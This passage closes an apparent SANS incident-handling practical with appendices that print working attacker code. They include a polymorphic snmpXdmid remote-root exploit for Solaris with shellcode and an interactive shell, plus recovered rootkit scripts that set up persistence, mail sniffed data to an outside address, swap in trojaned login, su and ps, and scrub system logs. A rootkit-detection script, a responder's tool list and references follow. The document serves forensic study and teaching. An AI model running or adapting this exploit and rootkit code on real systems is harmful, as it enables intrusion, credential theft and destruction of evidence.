    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->name.val,&objp->name.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->pragma.val,&objp-
>pragma.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
```

```
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    return(TRUE);
}

main(int argc,char **argv){
    char buffer[140000],address[4],pch[4],*b;
    int i,c,n,vers=-1,port=0,sck;
    CLIENT *cl;enum clnt_stat stat;
    struct hostent *hp;
    struct sockaddr_in adr;
    struct timeval tm={10,0};
    req_t req;

/************************ mutate changes ***************************/

   struct morphctl *mctlp;
   struct morphctl mut;
   mut.upper = 0; mut.lower = 0; mctlp = &mut;
   mut.banned=0;
   mut.arch = SPARC;

/************************ end mutate changes ************************/


    printf("copyright LAST STAGE OF DELIRIUM mar 2001 poland   //lsd-
pl.net/\n");
    printf("snmpXdmid for solaris 2.7 2.8 sparc\n\n");

    if(argc<2){
        printf("usage: %s address [-p port] -v 7|8\n",argv[0]);
        exit(-1);
    }

    while((c=getopt(argc-1,&argv[1],"p:v:d"))!=-1){
        switch(c){
        case 'd': mut.arch = DISABLE;break;
        case 'p': port=atoi(optarg);break;
        case 'v': vers=atoi(optarg);
        }
    }
    switch(vers){
    case 7: *(unsigned int*)address=0x000b1868;break;
    /* solaris 8, sparc, 32bit */
    //case 8: *(unsigned int*)address=0x000e4630;break;
    /* solaris 8, sparc, 64bit */
    case 8: *(unsigned int*)address=0x000e5258;break;
    /* original setting */
   // case 8: *(unsigned int*)address=0x000cf2c0;break;
    default: exit(-1);
    }

    *(unsigned long*)pch=htonl(*(unsigned int*)address+32000);
    *(unsigned                              long*)address=htonl(*(unsigned
int*)address+64000+32000);

    printf("adr=0x%08x          timeout=%d          ",ntohl(*(unsigned
long*)address),tm.tv_sec);
```

```
    fflush(stdout);

    adr.sin_family=AF_INET;
    adr.sin_port=htons(port);
    if((adr.sin_addr.s_addr=inet_addr(argv[1]))==-1){
        if((hp=gethostbyname(argv[1]))==NULL){
            errno=EADDRNOTAVAIL;perror("error");exit(-1);
        }
        memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
    }


    sck=RPC_ANYSOCK;

if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0))){
        clnt_pcreateerror("error");exit(-1);
    }
    cl->cl_auth=authunix_create("localhost",0,0,0,NULL);

    i=sizeof(struct sockaddr_in);
    if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
        struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
        ioctl(sck,(('S'<<8)|2),"sockmod");
        nb.maxlen=0xffff;
        nb.len=sizeof(struct sockaddr_in);;
        nb.buf=(char*)&adr;
        ioctl(sck,(('T'<<8)|144),&nb);
    }
    n=ntohs(adr.sin_port);
    printf("port=%d connected! ",n);fflush(stdout);

    findsckcode[12+2]=(unsigned char)((n&0xff00)>>8);
    findsckcode[12+3]=(unsigned char)(n&0xff);

    b=&buffer[0];
    for(i=0;i<1248;i++) *b++=pch[i%4];
    for(i=0;i<352;i++) *b++=address[i%4];
    *b=0;

    b=&buffer[10000];
    for(i=0;i<64000;i++) *b++=0;
    for(i=0;i<64000-188;i++) *b++=nop[i%4];
    for(i=0;i<strlen(findsckcode);i++) *b++=findsckcode[i];
    for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
    *b=0;

/* mutate changes */

   fprintf(stderr,"\nfindskcode[%d]\n",strlen(findsckcode));
   fprintf(stderr,"shellcode[%d]\n",strlen(shellcode));
   fprintf(stderr,"bufflen[%d]\n",strlen(&buffer[74000]));

   init_mutate(mctlp);
   apply_key(buffer+74000,  (strlen(shellcode)  +  strlen(findsckcode)),
64000-188, mctlp);
   apply_jnops(buffer+74000, 64000-188, mut);
```

```
   apply_engine(buffer+74000,            (strlen(shellcode)            +
strlen(findsckcode)), 64000-188, mut);

/* end mutate changes */


    req.name.len=1200+400+4;
    req.name.val=&buffer[0];
    req.pragma.len=128000+4;
    req.pragma.val=&buffer[10000];


stat=clnt_call(cl,SNMPXDMID_ADDCOMPONENT,xdr_req,&req,xdr_void,NULL,tm)
;
    if(stat==RPC_SUCCESS)  {printf("\nerror:  not  vulnerable\n");exit(-
1);}
    printf("sent!\n");

    write(sck,"/bin/uname -a\n",14);
    while(1){
        fd_set fds;
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(sck,&fds);
        if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
            int cnt;
            char buf[1024];
            if(FD_ISSET(0,&fds)){
                if((cnt=read(0,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(sck,buf,cnt);
            }
            if(FD_ISSET(sck,&fds)){
                if((cnt=read(sck,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(1,buf,cnt);
            }
        }
    }
}
```

Appendix B – The rootkit scripts

In this section the Rootkit scripts have been listed out. The following are the scripts:

defines

```
# Edit these
# Dir to install rootkit in
RKDIR="/usr/lib/vold/nsdap"
# Your email address
EMAIL="bert.smith@mbox.bol.bg"
# debug mode on or off
DEBUG=0
SNFBIN=$RKDIR/sn2
# file location settings

BACKUP_LS="/usr/bin/mc68000"
BACKUP_DU="/usr/bin/mc68010"
BACKUP_PS="/usr/bin/mc68020"
BACKUP_UCBPS="/usr/ucb/bin/ps"
BACKUP_SU="/usr/bin/m68k"
BACKUP_PASSWD="/usr/bin/sun2"
BACKUP_FIND="/usr/bin/mc68030"
BACKUP_NETSTAT="/usr/bin/mc68040"
BACKUP_PING="/usr/bin/sun3"
BACKUP_STRINGS="/usr/bin/sun3x"
BACKUP_LSOF="/usr/bin/lso"
BACKUP_LOGIN="/usr/bin/u370"
```

runsniff

```
#!/bin/sh
echo /usr/lib/lpstart >>/etc/rc2
echo /usr/lib/lpstart >>/etc/rc3
cp sniffload /usr/lib/lpstart
nohup /usr/lib/lpstart >/dev/null 2>&1
echo /usr/bin/sshd2 >> /etc/rcS.d/network.sh
```

sniffload

```
#!/bin/sh
set EMAIL_ADDRESS angelz1578@usa.net
cp $SNFBIN /usr/lib/lpset
touch /dev/prom/sn.l
cat /dev/prom/sn.l | mail ${EMAIL_ADDRESS} > /dev/null
echo "Restart on `date`" >>/dev/prom/sn.l
nohup /usr/lib/lpset -s -o /dev/prom/sn.l >/dev/null &
```

basepatch

```
#!/bin/sh

VER=`uname -r`
RKDIR=`pwd`
mkdir /tmp/.pat
cp -f ./patch* /tmp/.pat
cd /tmp/.pat

# Ok.. so if theyre not lame, and running this on SunOS like they should...
        case $VER in
                5.8)
                        . ./patch.sol8
                        ;;
                5.7)
                  . ./patch.sol7
                        ;;
                5.6)
                  . ./patch.sol6
                        ;;
                5.5)
                  . ./patch.sol5
                        ;;
                *)
                        printf "${RED}**FATAL**${DWHI} Sorry. SunOS Version ${VER}
is not supported"
                        exit
                        ;;
                esac

#all done, cleaning up
cd ${RKDIR}
rm -f patch.sol5 patch.sol6 patch.sol7 patch.sol8
rm -rf /tmp/.pat
```

patcher

```
#!/bin/sh

VER=`uname -r`
cd /tmp

# ./install_cluster -nosave -q
```

```
# Ok.. so if theyre not lame, and running this on SunOS like they should...
        case $VER in
                5.5)
# 5.5 patchkit replaces su, ps, ping, login
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
                /usr/bin/wget
ftp://sunsolve.sun.com/pub/patches/2.5_Recommended.tar.Z >/dev/null
                uncompress 2.5_Recommended.tar.Z
                tar -xf 2.5_Recommended.tar
                cd 2.5_Recommended
                echo y|./install_cluster -nosave -q
                cd /tmp
                rm -rf 2.5_Recommended.tar 2.5_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login
                ;;
            5.5.1)
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
            /usr/bin/wget
ftp://sunsolve.sun.com/pub/patches/2.5.1_Recommended.tar.Z >/dev/null
            uncompress 2.5.1_Recommended.tar.Z
            tar -xf 2.5.1_Recommended.tar
                cd 2.5.1_Recommended
            echo y|./install_cluster -nosave -q
                cd /tmp
                rm -rf 2.5.1_Recommended.tar 2.5.1_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login
```

```
                ;;
        5.7)
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
# sun suck.. using zip now
        /usr/bin/wget  ftp://sunsolve.sun.com/pub/patches/7_Recommended.zip
>/dev/null
        /usr/bin/unzip 7_Recommended.zip
            cd 7_Recommended
        echo y|./install_cluster -nosave -q
            cd /tmp
            rm -rf 7_Recommended.tar 7_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login

                ;;
        5.6)
# 5.6 patchkit replaces login
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
            /usr/bin/wget
ftp://sunsolve.sun.com/pub/patches/2.6_Recommended.tar.Z >/dev/null
        uncompress 2.6_Recommended.tar.Z
        tar -xf 2.6_Recommended.tar
            cd 2.6_Recommended
        echo y|./install_cluster -nosave
            cd /tmp
            rm -rf 2.6_Recommended.tar 2.6_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login
```

```
                ;;
        5.8)
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
        /usr/bin/wget  ftp://sunsolve.sun.com/pub/patches/8_Recommended.zip
>/dev/null
        /usr/bin/unzip 8_Recommended.zip
            cd 8_Recommended
        echo y|./install_cluster -nosave -q
            cd /tmp
            rm -rf 8_Recommended.zip 8_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login
                ;;
        *)
                printf "${RED}**FATAL**${DWHI} Sorry. SunOS Version $VER is
NOT supported.\n"
                exit
                ;;
        esac

printf "Patcher complete\n"
touch /dev/pts/01/PATCHER_COMPLETED
```

findkit

```
#!/bin/sh
# lame script to look for rootkits..
# needs huge improvement
# now finds some other lame backdoors - .rhosts
# now checks for passworded system accounts which shouldnt be there
# some data is taken from chkrootkit (www.chkrootkit.org)
# IVER = 983041363

BLK='  [1;30m';RED='  [1;31m';GRN='  [1;32m';YEL='  [1;33m'
BLU='  [1;34m';MAG='  [1;35m';CYN='  [1;36m';WHI='  [1;37m'
DRED='  [0;31m';DGRN='  [0;32m';DYEL='  [0;33m';DBLU='  [0;34m'
```

```
DMAG='   [0;35m';DCYN='   [0;36m';DWHI='   [0;37m';RES='   [0m'

printf "${WHI}*${DWHI} Checking for existing rootkits..\n"
# this is lame.. will improve it later...
# SNAKE!!!! give me details of more kits

dirfind()
{
if test -d $1 ; then
printf "${RED}*** WARNING ***${DWHI} suspicious dir $1 found\n"
fi
}

filefind()
{
if test -f $1 ; then
printf "${RED}*** WARNING ***${DWHI} suspicious file $1 found\n"
fi
}

if test -f /bin/xlogin ; then
printf "${RED}*** WARNING ***${DWHI} /bin/xlogin exists - possible ulogin
trojan\n"
fi

if test -f /sbin/xlogin ; then
printf "${RED}*** WARNING ***${DWHI} /sbin/xlogin exists - possible ulogin\n"
fi

if test -f /lib/ldlibps.so; then
printf "${RED}*** WARNING ***${DWHI} Uni-PS trojan by {MANIAC} could be
install here\n"
fi

if test -d /usr/src/.puta ; then
printf "${RED}*** WARNING ***${DWHI} t0rnkit v7 or rip is already installed
here\n"
fi

if test -d /usr/info/.t0rn ; then
printf "${RED}*** WARNING ***${DWHI} t0rnkit dir /usr/info/.t0rn is here\n"
fi

if test -d /usr/src/linux/arch/alpha/lib/.lib ; then
printf "${RED}*** WARNING ***${DWHI} t0rnkit dir:
/usr/src/linux/arch/alpha/lib/.lib is here\n"
```

```
fi

if test -d /lib/security/.config ; then
printf "${RED}*** WARNING ***${DWHI} X-Org Linux kit default dir found here\n"
fi

if test -d /usr/src/.poop ; then
printf "${RED}*** WARNING ***${DWHI} RameN Worm is installed here\n"
fi

if test -f /dev/hda06 ; then
printf "${RED}*** WARNING ***${DWHI} TeLeKiT telnetd trojan could be installed
here\n"
fi

if test -d /usr/info/libc1.so ; then
printf "${RED}*** WARNING ***${DWHI} TeLeKiT could be installed here\n"
fi

if test -d /dev/wd4  ; then
printf "${RED}*** WARNING ***${DWHI} tribe default bot install dir here\n"
fi

if test -f /dev/mdev ; then
printf "${RED}*** WARNING ***${DWHI} /dev/mdev found, possible Danny-Boy's
Abuse Kit installed\n"
fi

if test -f /usr/share/.aPa ; then
printf "${RED}*** WARNING ***${DWHI} /usr/share/.aPa found, possible aPa Kit
installed\n"
fi

if test -d /usr/bin/duarawkz ; then
printf "${RED}*** WARNING ***${DWHI} /usr/bin/duarawkz found, dua rootkit\n"
fi

if test -d /usr/bin/duarawkz/loginpass ; then
printf "${RED}*** WARNING ***${DWHI} Password for dua rootkit `cat
/usr/bin/duarawkz/loginpass` found\n"
fi

if test -d /dev/ptyas ; then
printf "${RED}*** WARNING ***${DWHI} langsuir's default dir /dev/ptyas found
here\n"
fi
```

```
if test -f /usr/lib/dmis/dmisd ; then
rm -f /usr/lib/dmis/dmisd
PORT=`cat /etc/rc2|grep /usr/lib/dmis/dmisd|awk '{print $8}'`
printf "${RED}*** WARNING ***${DWHI} sshd trojan is installed here on port ${PORT}\n"
fi

if test -d /usr/lib/libX.a ; then
printf "${RED}*** WARNING ***${DWHI} Danny-Boy`s rootkit dir /usr/lib/libX.a is present\n"
fi

# k-rad new dirfind/filefind procs.. makes the script look nicer :)

# dirs
dirfind /var/run/.tmp
dirfind /usr/man/man1/lib/.lib
dirfind /dev/portd
dirfind /dev/...
dirfind /bin/...
dirfind /dev/.lib
dirfind /usr/share/man/mansps

# files

filefind /dev/ptyy
filefind /dev/ptyu
filefind /dev/ptyq
filefind /dev/ptyv
filefind /dev/hdbb

# finds .rhosts files for all users in /etc/passwd
# BUGS: does not support nis yet
USERS=`cat /etc/passwd|cut -d : -f 6`

#printf "${WHI}*${DWHI} .rhosts check.."
for usr in $USERS
do
if test -f ${usr}/.rhosts ; then
      RHL=`cat ${usr}/.rhosts|grep -c "+ +"`
            if test $RHL -gt 0 ; then
                USER=`cat /etc/passwd|grep ${usr}|head -1|cut -d : -f 1`
            printf "${RED}*** WARNING ***${DWHI} rhosts file for ${USER} (${usr}/.rhosts) contains a + + entry\n"
            fi
```

```
#printf "!"
#else
#printf "."
fi
done
#printf "Done.\n"

# check for passworded accounts which shouldnt be passworded

SYSACCTS="bin daemon adm lp sync shutdown halt mail news uucp operator
games gopher ftp nobody xfs named gdm"

if test -f /etc/shadow ; then
        PASSFILE="/etc/shadow"
else
        PASSFILE="/etc/passwd"
fi

for acct in $SYSACCTS
do
        PASSCHR=`cat ${PASSFILE}|grep "${acct}:"|cut -d : -f 2|wc -c`
        if test ${PASSCHR} -gt 10 ; then
                printf "${RED}*** WARNING ***${DWHI} System account ${acct}
has a password set!\n"
        fi
done

# now filters out devfs implementations

DEVFILES=`find /dev -type f|grep -v .devfs|grep -v /dev/nul|wc -l|awk '{print $1}'`

if test ${DEVFILES} -gt "1" ; then
      printf "${RED}*** WARNING ***${DWHI} ${DEVFILES} suspicious files
found in /dev\n"
fi
```

cleaner

```
#!/bin/sh

colours ()
{
BLK='   [1;30m'
RED='   [1;31m'
GRN='   [1;32m'
```

```
YEL='   [1;33m'
BLU='   [1;34m'
MAG='   [1;35m'
CYN='   [1;36m'
WHI='   [1;37m'
DRED='   [0;31m'
DGRN='   [0;32m'
DYEL='   [0;33m'
DBLU='   [0;34m'
DMAG='   [0;35m'
DCYN='   [0;36m'
DWHI='   [0;37m'
RES='   [0m'
}
colours


banner()
{
echo "${DCYN}Log cleaner ${WHI}"
}

banner

if [ $# != 1 ]
then
  echo "${WHI}* ${DWHI}Usage${WHI}: "`basename $0`" <${DWHI}string${WHI}>${RES}"
  echo " "
  exit
fi
echo "OS detection...."
OS=`uname -s`
GZIP=`which gzip`
#if [ $GZIP != "" ]
#then
#echo "${WHI}* ${DWHI}GZIP found in ${DCYN}$GZIP${DWHI}, Compressed logs will be cleaned"
#GZIP=YES
#fi
echo "Detected ${DCYN}$OS${DWHI}"
#echo "Log cleaning in process...."

        case ${OS} in
                Linux)
```

```
WERD=`/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" |
grep -v ".tar" | grep -v "lastlog" | grep -v "btmp" | grep -v "utmp" | grep -v "wtmp" |
grep -v "@"`
WERD2=""
#               WERDGZ=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v
".tgz"|grep -v ".tar.gz" | grep -v "btmp" |grep ".gz"| grep -v "@")
                LOGPATH="/var/log"
                        ;;
                SunOS)
            LOGPATH="/var/adm"
                LOGPATH2="/var/log"
WERD=`/bin/ls -F $LOGPATH | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "@"`
WERD2=`/bin/ls -F $LOGPATH2 | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "@"`
                        ;;
                IRIX)
            LOGPATH="/var/adm"
WERD=`/bin/ls -F $LOGPATH | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "@"`
WERD2=""
                  ;;
                IRIX64)
            LOGPATH="/var/adm"
WERD=`/bin/ls -F $LOGPATH | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "@"`
WERD2=""
                  ;;
                HP-UX)
                LOGPATH="/var/adm/syslog"
                LOGPATH2="/var/adm"
WERD=`/bin/ls -F $LOGPATH | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "@"`
WERD2=`/bin/ls -F $LOGPATH2 | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "@"`
                        ;;
                FreeBSD)
                WERD=`/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" |
grep -v ".gz" | grep -v ".tar" | grep -v "lastlog" | grep -v "utmp" | grep -v "wtmp" |
grep -v "@"`
#               WERDGZ=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v
".tgz"|grep -v ".tar.gz" |grep ".gz"| grep -v "@")
WERD2=""
                LOGPATH="/var/log"
                        ;;
                *)
```

```
                echo "${WHI}*${DWHI} ${RED} FATAL ERROR ${DWHI} Your O/S
${YEL}${OS}${DWHI} is UNKNOWN!"
                exit 10
                        ;;
        esac



echo "---<[ Log cleaning in process...."
for fil in $WERD
do
  lines=`cat $LOGPATH/$fil | wc -l`
  printf      "${WHI}*      ${DWHI}Cleaning      ${DCYN}$fil      ${DWHI}($lines
${DWHI}lines${WHI})${BLK}...${RES}"
  grep -v $1 $LOGPATH/$fil > new
  touch -r $LOGPATH/$fil new
  mv -f new $LOGPATH/$fil
  newlines=`cat $LOGPATH/$fil | wc -l`
  linedel=`expr $lines - $newlines`
  printf "${WHI}$linedel ${DWHI}lines removed!${RES}\n"

done
for fil in $WERD2
do
  lines=`cat $LOGPATH2/$fil | wc -l`
  printf      "${WHI}*      ${DWHI}Cleaning      ${DCYN}$fil      ${DWHI}($lines
${DWHI}lines${WHI})${BLK}...${RES}"
  grep -v $1 $LOGPATH2/$fil > new
  touch -r $LOGPATH2/$fil new
  mv -f new $LOGPATH2/$fil
  newlines=`cat $LOGPATH2/$fil | wc -l`
  linedel=`expr $lines - $newlines`
  printf "${WHI}$linedel ${DWHI}lines removed!${RES}\n"

done


#if [ $GZIP != "" ]
#then#
#       echo "---<[ Decompressing gzipped logfiles...."
#       TMPDIR=$RANDOM$RANDOM$RANDOM$RANDOM
#       # Ok.. so theres a race condition here :)
#       mkdir /tmp/$TMPDIR
#       for fil in $WERDGZ
#       do
#         cp $LOGPATH/$fil /tmp/$TMPDIR/
```

```
#          rm $LOGPATH/$fil
#          gzip -d /tmp/$TMPDIR/$fil
#          echo "${WHI}* ${DWHI} Putting ${DCYN}$fil${DWHI} to /tmp/$TMPDIR/
.... ${WHI}Decompressed${DWHI}"
#        done
#
#        WERD2=$(/bin/ls -F /tmp/$TMPDIR/ | grep -v "/" | grep -v "*" | grep -v
".tgz"|grep -v ".gz" | grep -v "utmp" | grep -v"wtmp" | grep -v "@")
#
#        echo "---<[ Cleaning gzipped logfiles..."
#        for fil in $WERD2
#        do
#          line=$(wc -l /tmp/$TMPDIR/$fil | awk -F ' ' '{print $1}')
#              echo -n "${WHI}* ${DWHI}Cleaning ${DCYN}$fil ${DWHI}($line
${DWHI}lines${WHI})${BLK}...${RES}"
#          grep -v $1 /tmp/$TMPDIR/$fil > new
#          touch -r /tmp/$TMPDIR/$fil new
#          mv -f new /tmp/$TMPDIR/$fil
#          newline=$(wc -l /tmp/$TMPDIR/$fil | awk -F ' ' '{print $1}')
#          linedel=`expr $line - $newline`
#          gzip -9 /tmp/$TMPDIR/$fil
#          echo "${WHI}$linedel ${DWHI}lines removed!${RES}"
#          cp /tmp/$TMPDIR/$fil.gz $LOGPATH/
#          rm /tmp/$TMPDIR/$fil.gz
#        done
#rmdir /tmp/$TMPDIR
#fi

if [ $OS = "Linux" ]
then
echo "Linux detected... rehashing syslog"
killall -HUP syslogd
fi
```

Appendix C – The Jump Kit CD

This section details the various tools that were carried in the "Jump Kit" used for incient handling.

Unix

The following binaries for both Soalris (SPARC) and Linux were kept in the CD kit:

ls	ps	find	Netstat	more
script	dd	icat	pcat	mount
zip	bash	netcat	vi	w
lsmod	ifconfig	df	modinfo	du
su	login	rm	last	who
less	tail	md5sum	gzip	ping

Apart from the above utilities, nmap and Nessus were also kept on the CD.

Windows

The following utilities for Windows were kept in the CD kit:

cmd.exe	loggedon	rasusers	netstat	fport	pslist
listdllskill	arp	md5sum	rmtshare	netcat	doskey

References:

Aleph One, “Smashing The Stack For Fun And Profit”
URL: http://www.wbglinks.net/pages/reads/bofs/bof1.html (Aug 22, 2003)

CERT Coordination Center and AusCERT (Australian Computer Emergency Response Team). “Steps for Recovering from a UNIX or NT System Compromise”. April 17, 2000.
URL: http://www.cert.org/tech_tips/root_compromise.html (Aug 23. 2003).

DMTF. “Desktop Management Interface Specification, DSP0001”. Version 2.0s. June 24, 1998.
URL: http://www.dmtf.org/standards/documents/DMI/DSP0001.pdf (Aug 23. 2003).

EECS security team, “Re: [Security]: SGI machine hack-o-rama!”. Oct 6, 2000
URL: http://www.csua.berkeley.edu/archives/ucbsec/msg00541.html (Sept 7, 2003)

Hass, Job de. “Solaris /usr/lib/dmi/snmpXdmid vulnerability”. Mar 14 2001
URL: http://www.securityfocus.com/archive/1/168936 (Aug 23. 2003).

Hass, Job de. “Solaris SNMP to DMI mapper daemon vulnerability”. Mar 15 2001. URL: http://www.itsx.com/snmpXdmid.html (Aug 23. 2003).

Haugsness Kyle. “What is polymorphic shell code and what can it do?”. 2002-2003. URL: http://www.sans.org/resources/idfaq/polymorphic_shell.php. (Aug 21, 2003)

Hall Brian "Beej" . “Beej's Guide to Network Programming”, Version 2.3.1, October 8, 2001. URL: http://www.ecst.csuchico.edu/~beej/guide/net/html/ (Sept 7, 2003)

Hobbit. “Netcat 1.10”. Version 1.10 Release.
http://www.zoran.net/wm_resources/netcat_hobbit.asp (Sept 7, 2003)

K2. “ADMmutate README”. Version 0.8.4.
URL: http://www.ktwo.ca/c/ADMmutate-README (Sep 14, 2003)

King Brian B & Havrilla Jeff, and Cohen Cory F. “CERT® Advisory CA-2001-05 Exploitation of snmpXdmid”. Mar 30, 2001.
URL: http://www.cert.org/advisories/CA-2001-05.html (Aug 23. 2003).

Mandia Kevin & Prosise Chris, Incident Response: Investigating Computer crime, Osborne/McGraw-Hill, 2001

Miller Kevin, “Sun snmpXdmi overflow”. Kevin_Miller_GCIH. Feb 2002.
URL: http://www.giac.org/practical/Kevin_Miller_GCIH.zip (June 21, 2003)

Mixter, “Writing buffer overflow exploits - a tutorial for beginners”
URL: http://www.wbglinks.net/pages/reads/bofs/bof2.html (Aug 22, 2003)

Nard. “Nardware Honeypot Breach”.
http://www.nardware.co.uk/honeys/honey1/NardHoney1.htm (Aug 23, 2003)

O'Keefe, Brian. “Desktop Management Task Force, DMI-to-SNMP Mapping Specification”. Version 1.0. November 25, 1997.
URL: http://www.dmtf.org/standards/documents/DMI/DSP0002.pdf (Aug 23. 2003).

Power Matt. “seeing many snmpXdmid Solaris remote root compromises”. Mar 29, 2001. URL: http://www.securityfocus.com/archive/75/172558 (Aug 23, 2003)

Roesch Martin and Caswell Brian. “Snort™ The Open Source Network Intrusion Detection System”. Version 2.0.1. July 22, 2003.
URL: http://www.snort.org/dl/snort-2.0.1.tar.gz (Aug 27, 2003)

Russell Ryan, “Carko/snmpXdmid Analysis v1.0”. Apr 18, 2001
URL: http://old.lwn.net/2001/0419/a/carko3.php3 (Aug 25, 2003)

secure@sunsc.eng.sun.com. “(Sun Issues Fix) Sun Solaris SNMP-to-DMI Network Management Protocol Mapper Allows Remote Users to Execute Arbitrary Code and Gain Root-Level Access to the Affected Host”. Sep 7 2001.
URL: http://www.securitytracker.com/alerts/2001/Sep/1002343.html
(Aug 23, 2003).

Securityfocus. “Solaris snmpXdmid Buffer Overflow Vulnerability”. Aug 30, 2001
URL: http://www.securityfocus.com/bid/2417/ (Aug 24, 2003)

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Pearson Education, Inc, 2002, 359-371.

Sun Microsystems, Inc. “Security Bulletin - #00207”. March 30, 2001.
URL: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/207 (Aug 23. 2003).

Sun Product Documentation. “What Is a Solstice Enterprise Agent”,
http://docs.sun.com/db/doc/805-0043/6j043pl6a?a=view (Aug 21, 2003)

Sun Product Documentation. “Using SNMP With DMI”,
http://docs.sun.com/db/doc/805-0043/6j043pl86?a=view (Aug 21, 2003)

The Last Stage of Delirium Research Group. “UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes“. Version: 1.0.2. July 4th, 2001http://www.lsd-pl.net/documents/asmcodes-1.0.2.pdf (Sept 09, 2003)

White Hat-Black Hat- Gray Hat, great resource with a number of interesting papers on Buffer Overflows from many authors. URL: http://www.wbglinks.net/pages/reads/bofs/ (Aug 19, 2003)

Last Updated: September 21st, 2017

Upcoming SANS Penetration Testing

SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Oslo Autumn 2017	Oslo, Norway	Oct 02, 2017 - Oct 07, 2017	Live Event
